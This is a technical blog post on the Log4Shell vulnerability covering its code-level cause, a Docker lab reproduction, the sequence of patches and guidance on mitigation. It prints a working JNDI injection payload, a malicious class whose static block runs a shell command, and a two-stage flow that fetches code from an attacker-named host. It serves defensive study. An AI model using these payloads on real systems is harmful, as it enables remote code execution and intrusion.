Introduction
Log4Shell is an incident that demonstrated how a single vulnerability in a logging library could shake the entire internet. Before writing this article, I only knew this vulnerability as “an RCE in log4j” — I had never properly delved into why it was dangerous at the code level, how patches were implemented, or what to do first when encountering such a situation in practice.
So, beyond simply understanding the vulnerability logic, I directly read the code, set up a vulnerable environment with Docker to reproduce it, and researched literature to organize the following four points:
- What exactly is the code-level principle of this vulnerability?
- How can I find assets affected by this vulnerability among various assets?
- Is this generally a vulnerability that can be addressed immediately?
- If immediate action is difficult, can alternative security (mitigation) be applied, and if so, what methods are there?
This article is a record of that process.
1. Why did Log4j become such a big deal?
Log4j is the most widely used logging library in the Java ecosystem. Most Java frameworks, including Spring Boot, include it as a default dependency. The problem is that it doesn’t just come in as a direct dependency — it was common for projects that didn’t think they used log4j, like Elasticsearch, Kafka, and Hadoop, to secretly pull in log4j-core as a transitive dependency through other underlying libraries. As a result, many teams who thought, “Our team doesn’t use log4j,” were actually vulnerable.
Logging libraries are called in almost every code path of an application — request logs, error logs, debug logs. This means there are countless points where user input is logged. This wide attack surface, combined with a very simple vulnerability we’ll see later, led to Log4Shell.
2. Vulnerability Principle — How does logging lead to code execution?
2.1 Why does a simple logger.info() call lead to this?
A natural question arises here — why does a piece of code that simply logs a line end up parsing strings and even making network calls? In fact, tracing from a logger.info("...", userAgent) call reveals a surprisingly many layers in between.
App: logger.info("User-Agent: {}", userAgent)
  → AbstractLogger.info() → logIfEnabled() → logMessage()   (log4j-api, "{}" substitution here)
    → core.Logger.log()   ← core overrides api's default implementation (not visible by search due to polymorphism)
      → LoggerConfig.callAppenders()   (passed to each appender registered in log4j2.xml)
        → PatternLayout.toText()   (parsing pattern="...%m%n" in log4j2.xml)
          → When %m character is encountered, MessagePatternConverter is executed   ← Not a direct call by name, matched at runtime by @ConverterKeys annotation
In other words, the ${...} scan logic is embedded at the very last stage where the log message is finalized into a string, specifically at the point where “the %m in the pattern is filled with the actual message.” Since all code paths that log messages pass through this point without exception, any logging in the application becomes an attack surface.
2.2 The Root of the Problem: ${...} inside log messages is interpreted as a “command”
Log4j has a feature that interprets ${...} patterns within log message strings as lookup syntax and substitutes them. The original intention was for things like this:
${env:USER}   → Substituted with the current OS username
${date:yyyy-MM-dd} → Substituted with today's date
This is a normal feature designed to automatically insert useful context information into logs. The problem was that among these lookup types, there was ${jndi:...} — this was not a simple substitution but a lookup that actually connected to a server over the network and retrieved a response.
2.3 What can JNDI do?
JNDI (Java Naming and Directory Interface) is a standard Java API for “finding remote resources by name.”
Context ctx = new InitialContext();
DataSource ds = (DataSource) ctx.lookup("java:comp/env/jdbc/MyDB");
It was designed for purposes like finding DB connection pools by name from an internal directory server. The key is that if the argument to lookup() is a URL, an actual network connection occurs.
It’s easy to understand if you compare it to a delivery errand. lookup("ldap://attacker-server/Exploit") is an errand that says, “Go to this address and pick up an item.” This errand runner (JVM) has two problems:
- It goes without checking if the address is our company warehouse or a stranger’s house.
- It receives whatever item it gets upon arrival and uses it without suspicion.
If an attacker injects their server address into this lookup, the JVM connects to that server, retrieves a response, and acts according to what the response dictates.
2.4 Unverified Execution Points — Why wasn’t it blocked?
This leaves the question, “If ${jndi:...} was known to be dangerous, shouldn’t it have been filtered somewhere?” Following the actual code, there were at least three points where validation could be missed, and all three were “unconditional execution.”
-
Whether to enable/disable substitution itself: Inside
MessagePatternConverter(the class that actually processes%m) which creates the final log message string, there is code like this:if (config != null && !noLookups) { for (int i = offset; i < workingBuilder.length() - 1; i++) { if (workingBuilder.charAt(i) == '$' && workingBuilder.charAt(i + 1) == '{') { ... workingBuilder.append(config.getStrSubstitutor().replace(event, value));It scans the message string character by character, and upon encountering
${, it immediately callsStrSubstitutor.replace()to begin substitution. The only condition is whethernoLookupsisfalse(which is the default, meaning it’s enabled) — it doesn’t check where the string came from (user input or not) or what its content is. The${jndi:...}value within theUser-Agentwe passed to the log is simply “characters in the message” and thus falls prey to this scan. -
Unconditionally retrieve and execute any lookup by prefix: The substitution logic looks for the class to execute based on the
jndipart of${jndi:...}, and a class calledInterpolatorpre-registers it in its constructor like this:strLookupMap.put(LOOKUP_KEY_JNDI, Loader.newCheckedInstanceOf("org.apache.logging.log4j.core.lookup.JndiLookup", StrLookup.class));Safe lookups like
envanddateand network-bound lookups likejndiare registered in the same dictionary, with the same privileges. If the prefix string matches, any lookup is retrieved and executed as is — there’s no distinction like “this is dangerous and requires opt-in.” -
No destination validation even within the retrieved JndiLookup: The code that is ultimately executed is this:
try (final JndiManager jndiManager = JndiManager.getDefaultManager()) {
    return Objects.toString(jndiManager.lookup(jndiName), null);
Whether
jndiNameisldap://attacker-server/Exploitor an internal server address, there is no code to compare the protocol or host against an allowlist. It takes the received string as is and connects to the network.
In summary, the fundamental cause was that these three steps — “is substitution enabled → find and execute whatever prefix is in the dictionary → connect without destination validation” — were all unconditional/unverified. The patches we’ll see later are also distinguished by which of these three points they blocked.
2.5 Actual Attack Flow — Two Outbound Connections
Log4Shell’s Remote Code Execution (RCE) involves two outbound connections, not just one.
1st hop (LDAP, port 1389): Server  →  Attacker's LDAP server
   "Please do a jndi lookup"
   → Response: "If you need the Exploit object, go to http://attacker-server:8888/Exploit.class and get it"
   (This response is called a Reference — it's a pointer saying "it's over here," not actual data)

2nd hop (HTTP, port 8888): Server  →  Attacker's HTTP server
   Retrieves the Exploit.class file via a pure, ordinary HTTP GET
   → RCE upon loading
Why LDAP/RMI must be used, and why it doesn’t end in one step but is divided into two stages, stems from the JNDI design itself. JNDI originally only understood a few predefined “naming service” protocols like LDAP, RMI, DNS, and CORBA — http:// is not on this list at all. And because JNDI was designed to separate “name lookup (lightweight)” from “actual object creation (heavyweight),” the first hop returns only a lightweight pointer (Reference), and the actual heavy data (class file) is retrieved in the second hop using a separate, general-purpose mechanism (URLClassLoader). This two-stage structure itself was not created for attacks but rather exploited normal functionality actually used in enterprise systems.
2.6 Why does receiving a class itself lead to code execution?
Java automatically executes the static block within a class the moment it is loaded. It doesn’t matter if someone calls a method of that class or creates an instance — “recognizing that this class exists” itself is the trigger.
public class Exploit {
    static {
        Runtime.getRuntime().exec(new String[]{"/bin/sh", "-c",
            "id > /tmp/pwned.txt; echo LOG4SHELL_RCE_PROOF >> /tmp/pwned.txt"});
    }
}
Even though no one calls new Exploit(), this code’s static block is automatically executed the moment the class file is loaded. The truly dangerous aspect of this vulnerability is that “the received box explodes before it’s even opened.”
3. Reproducing it Myself
To confirm that my understanding of the flow was correct, I directly configured a vulnerable version (log4j-core 2.14.1) with Docker. I created a minimal Java app that logs the User-Agent header value as is (logger.info("request received, User-Agent: {}", userAgent)), and attached containers acting as an LDAP server and an HTTP server, respectively.
docker-compose.yml
├─ custom-app     (log4j-core 2.14.1, minimal vulnerable app)
├─ ldap-server    (marshalsec LDAPRefServer)
└─ http-server    (serving Exploit.class)
Using Burp Suite to intercept requests, I confirmed what requests/responses were exchanged during the first hop (LDAP).

Screenshot captured with Burp Suite. It shows the process of sending a request with the ${jndi:ldap://ldap-server:1389/Exploit} payload in the User-Agent header, and the server attempting to log this value, thereby triggering an LDAP lookup.
After sending the request, I checked the results inside the container.
 Result of arbitrary command execution with root privileges. Since the application was running as root inside the container, root privilege RCE was achieved immediately without separate privilege escalation.
What was interesting was the execution order. The RCE evidence was logged first, and only then did a ClassCastException: Exploit cannot be cast to javax.naming.spi.ObjectFactory exception appear. This directly confirmed that the static block is executed before the JVM even checks “if this class is of a useful type.”
4. History — Why wasn’t it resolved with a single patch?
It’s dangerous to remember Log4Shell only as “patched with log4j 2.15.0.” In reality, 4 CVEs and 4 patch versions were released consecutively within 3 weeks.
| Date (2021) | CVE | Severity | Issue | Patch Version |
|---|---|---|---|---|
| Dec 9 Public | CVE-2021-44228 (Log4Shell) | Critical (10.0) | JNDI lookup unverified execution → RCE | 2.15.0 |
| Dec 13~14 | CVE-2021-45046 | Moderate → Dec 17 Critical | 2.15.0 mitigation incomplete | 2.16.0 |
| Dec 17~18 | CVE-2021-45105 | High (7.5) | Infinite recursion → DoS | 2.17.0 |
| Dec 28 | CVE-2021-44832 | Moderate (6.5) | RCE via JDBC Appender (requires configuration control) | 2.17.1 |
2.15.0: Why was the first patch incomplete?
2.15.0 introduced three defenses simultaneously — disabling lookups in the %m pattern by default, restricting LDAP lookups to localhost, and limiting deserializable classes with an allowedLdapClasses allowlist. However, two loopholes remained.
- Loopholes A: Only the
%m(log message body) path was blocked, but Thread Context Map (MDC) patterns (%X,${ctx:loginId}, etc.) were not covered by the defense. Values commonly entered into logs as context information, like login IDs, pass through this path, and there was no defense here, so it was still vulnerable. - Loopholes B: The
allowedLdapClassesallowlist only checked the class name specified in the LDAP response. It did not verify if the actual byte data being deserialized matched that name — even if a safe label was attached, and malicious gadget chains were put inside, they would pass through.
2.16.0: The Point Where the Strategy Changed
Instead of blocking paths/names one by one, the JNDI lookup functionality itself was completely disabled by default. This was the moment the defense strategy shifted from “patching one loophole at a time” to “disabling dangerous functionality by default.”
2.17.0: A Separate Bug + Final Resolution of Loopholes
Two things happened simultaneously in this version. One was the discovery and fix of a separate DoS vulnerability (CVE-2021-45105) where the StrSubstitutor’s recursive substitution logic had no depth limit, causing lookup patterns referencing themselves to lead to infinite recursion and a StackOverflowError. The other was that, after it was revealed that allowedLdapClasses was fundamentally bypassable, instead of refining that check, the LDAP protocol itself was removed from the JNDI default allowlist.
2.17.1: A Much Narrower Scope, but Still RCE
This had different conditions — an attacker needed to already have permission to modify the logging configuration file. In that state, configuring the JDBC Appender with a JNDI-based DataSource could lead to RCE. Although the practical risk was low, officially, a patch was released that restricted JNDI-based DataSource names to only the java protocol.
Lessons Learned from This History
- “Patched” ≠ “Finished” — There were at least three points of defense failure (
%m, MDC pattern,allowedLdapClassesbypass), and the first patch only blocked some of them. - The mere existence of an allowlist does not guarantee safety — what is actually being checked is crucial.
- As attempts to block by path were repeatedly bypassed, the strategy eventually shifted to disabling the functionality/protocol itself by default. Fundamental removal is a much stronger defense than symptom-based response.
- Fixing one vulnerability also led to the discovery of a completely different vulnerability (DoS).
- The final safe version is 2.17.1. “Only 2.14.1 and below are dangerous” is an incorrect summary.
5. How to Respond
Understanding the code is one thing; actually taking action from the perspective of an organization managing multiple assets is another. Below is a summary to bridge that gap.
5.1 How to Find Which Assets Are Affected Among Many
The first step is static (passive) scanning. Use SCA/SBOM tools like grype, syft, OWASP Dependency-Check, Snyk, or Trivy to scan the dependency tree of source code and build artifacts. The most common pitfall here is the transitive dependency mentioned earlier — you must expand and view indirect dependencies, like with mvn dependency:tree. Only looking at direct dependencies will cause you to miss truly vulnerable assets.
For assets already in operation, cover them with runtime inventory (checking actual classpath, class files inside jars) or container image registry scans. Within the scope of asset ownership, callback-based blind detection (using a self-hosted listener like canarytokens.org to embed payloads in common input points and check for callbacks) can also be used to verify vulnerability without invasive exploitation.
The findings should be cross-referenced with the asset inventory (CMDB) to quantify “how many out of the total are affected” and prioritize assets exposed to the internet.
5.2 Is This a Vulnerability That Can Be Patched Immediately?
“A patch has been released” and “we can apply it now” are different questions. The criteria for judgment are as follows:
- Is it proprietary code or a vendor product?: If it’s a self-developed app, we can decide on the version upgrade, but if it’s embedded in a commercial product, it depends on the vendor’s patch release schedule.
- Compatibility risk: log4j 1.x → 2.x is a major version upgrade with completely different APIs, requiring migration, but 2.14.1 → 2.17.1 is a patch within the same major version, so the risk is lower.
- Downtime/change management constraints: Applying new jars requires a restart. For 24/7 services, the key is whether the structure allows for rolling deployments.
- Verification of the patch version itself: As the history of this CVE being patched 4 times in 3 weeks suggests, you cannot be complacent by only upgrading to the first patch version. The target version must be 2.17.1 or higher.
| Condition | Conclusion |
|---|---|
| Proprietary code + 2.x series + low compatibility risk + redeployable | Patch immediately (2.17.1+) |
| Vendor product (patch not released) | Buy time with mitigations |
| Requires 1.x → 2.x migration | Not immediately possible, separate plan needed |
| Requires change management/testing period | Prepare for official patch while using mitigations |
5.3 Are Alternative Security Measures (Mitigations) Possible, and If So, What Are They?
Before applying any mitigation, it’s crucial to confirm — does that mitigation block the root cause, or only one trigger path? As seen in the history, formatMsgNoLookups=true only blocks the %m path and not MDC patterns. You should not conclude “it’s blocked” just by applying one mitigation.
In terms of permissions, different types of mitigations require different things. Changing JVM options requires a restart but may have a smaller change scope than a patch, leading to quicker approval. Network egress filtering requires firewall management permissions from the network team, and WAF rules require WAF operation permissions. And it’s important not to forget that mitigations are only temporary measures — a deadline should be set for how long they will be maintained and when to transition to a formal patch.
Specifically applicable measures:
Application Layer
-Dlog4j2.formatMsgNoLookups=true— Can be applied immediately but has the limitation of not blocking MDC paths.- A more robust method is to remove
JndiLookup.classitself from the jar:
If this class is absent, thezip -q -d log4j-core-*.jar org/apache/logging/log4j/core/lookup/JndiLookup.classjndi:prefix lookup will fail regardless of whether it comes through%mor MDC. This was an interim mitigation actually recommended by Apache.
Network Layer
- Block LDAP (389/636) / RMI (1099) outbound — This cuts off the first hop (remote server connection) itself, fundamentally blocking the RCE path regardless of the payload form.
- Control DNS outbound — If not completely blocked, it will still be exposed to at least blind detection.
Detection/Monitoring
- SIEM correlation rules — Combine regular expressions that catch obfuscated variations of the
${string with detection of unusual app-tier → LDAP/RMI outbound traffic. The latter is more reliable as it catches it regardless of payload form.
Virtual Patching
- WAF/IPS signatures can block
${jndi:-like patterns, but they are often bypassed by obfuscation, so they should only be treated as defense-in-depth.
Conclusion
Log4Shell looks completely different when you go beyond knowing it as just “a JNDI vulnerability” and actually trace the code, reproduce it in a lab, and dissect the patch history. What was particularly impressive was that a single mitigation is not a dichotomy between “safe” and “unsafe,” but rather requires understanding exactly which paths it blocks and which paths it leaves open. Cases like allowedLdapClasses, which seemed like a robust defense, were actually rendered ineffective due to flaws in the validation logic itself — a detail that could never be known without a code-level understanding.
References
- LOG4J2-3208 - Disable JNDI by default · apache/logging-log4j2
- Apache: Code execution in log4j2 - GitHub Security Advisory
- Log4j 2.15.0 and previously suggested mitigations may not be enough - SANS ISC
- Log4Shell Vulnerability Timeline - Pete Freitag
- Apache Log4j RCE - Variants and Updates - Checkmarx